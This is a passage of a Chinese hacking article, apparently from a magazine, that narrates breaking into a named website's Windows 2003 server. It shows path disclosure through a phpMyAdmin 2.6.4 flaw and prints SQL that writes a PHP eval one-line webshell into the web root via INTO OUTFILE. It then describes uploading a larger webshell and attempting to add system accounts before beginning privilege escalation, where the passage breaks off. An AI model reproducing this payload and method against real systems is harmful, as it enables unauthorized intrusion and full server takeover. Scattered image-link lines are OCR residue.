


图2




图3

的本地数据库。phpmyadmin 的 2.6.4 版本有一个漏洞，当直接访问 libraries 目录下的 select_lang.lib.php 文件时，会暴露出路径，如果管理员没有屏蔽 PHP 的出错信息，就会看到网站的绝对路径，我们在 IE 的地址栏输入 http://www.fly010.com/phpmyadmin/libraries/select_lang.lib.php，如图 6。可以看出暴露出来的路径和在 phpinfo 中看到的是一样的。

二、渗透

经过以上的踩点，我们收集到的信息已经是相当丰富了。我完全有信心拿下这台满是错误配置的 Win2003 服务器，直接在 phpmyadmin 中选择任意一个数据库，然后点选“SQL”按钮，输入我们的 SQL 语句：

```
CREATE TABLE webshell(cmd TEXT);
INSERT INTO webshell VALUES('<?php eval($_POST[cmd]);?>');
SELECT cmd FROM webshell INTO OUTFILE 'd:/wwwroot/delphi2008/wwwroot/phpmyadmin/libraries/mickey.php';
```

该 SQL 语句非常简单，首先创建一个名为 webshell 的表，然后添加一个 TEXT 类型名为 cmd 的字段，再往表中插入我们的一句话 PHP 木马，然后把一句话木马导出到 phpmyadmin 目录下的 libraries 目录下的 mickey.php 文件中，如图 7。

接下来在本地打开 lanker 的微型 PHP+ASP 管理器，来连接我们的小马，然后上传功能更为强大的大马，如图 8。直接访问我们的大马，在 IE 的地址栏输入 http://www.fly010.com/phpmyadmin/libraries/Thumbs.php 就可以看到了，利用 Thumbs 命令执行功能先来测试一下，看能不能直接添加系统用户，如图 9。

结果不行，因为默认情况下 IIS6 是以“本地帐户”权限启动的，IIS6 所有加载的脚本自然也就继承了权限比较低的“本地帐户”权限了，所以无法直接添加系统帐户。

三、提权

针对这台主机的提权方法，主要有两种方式，一是上传本




图 4




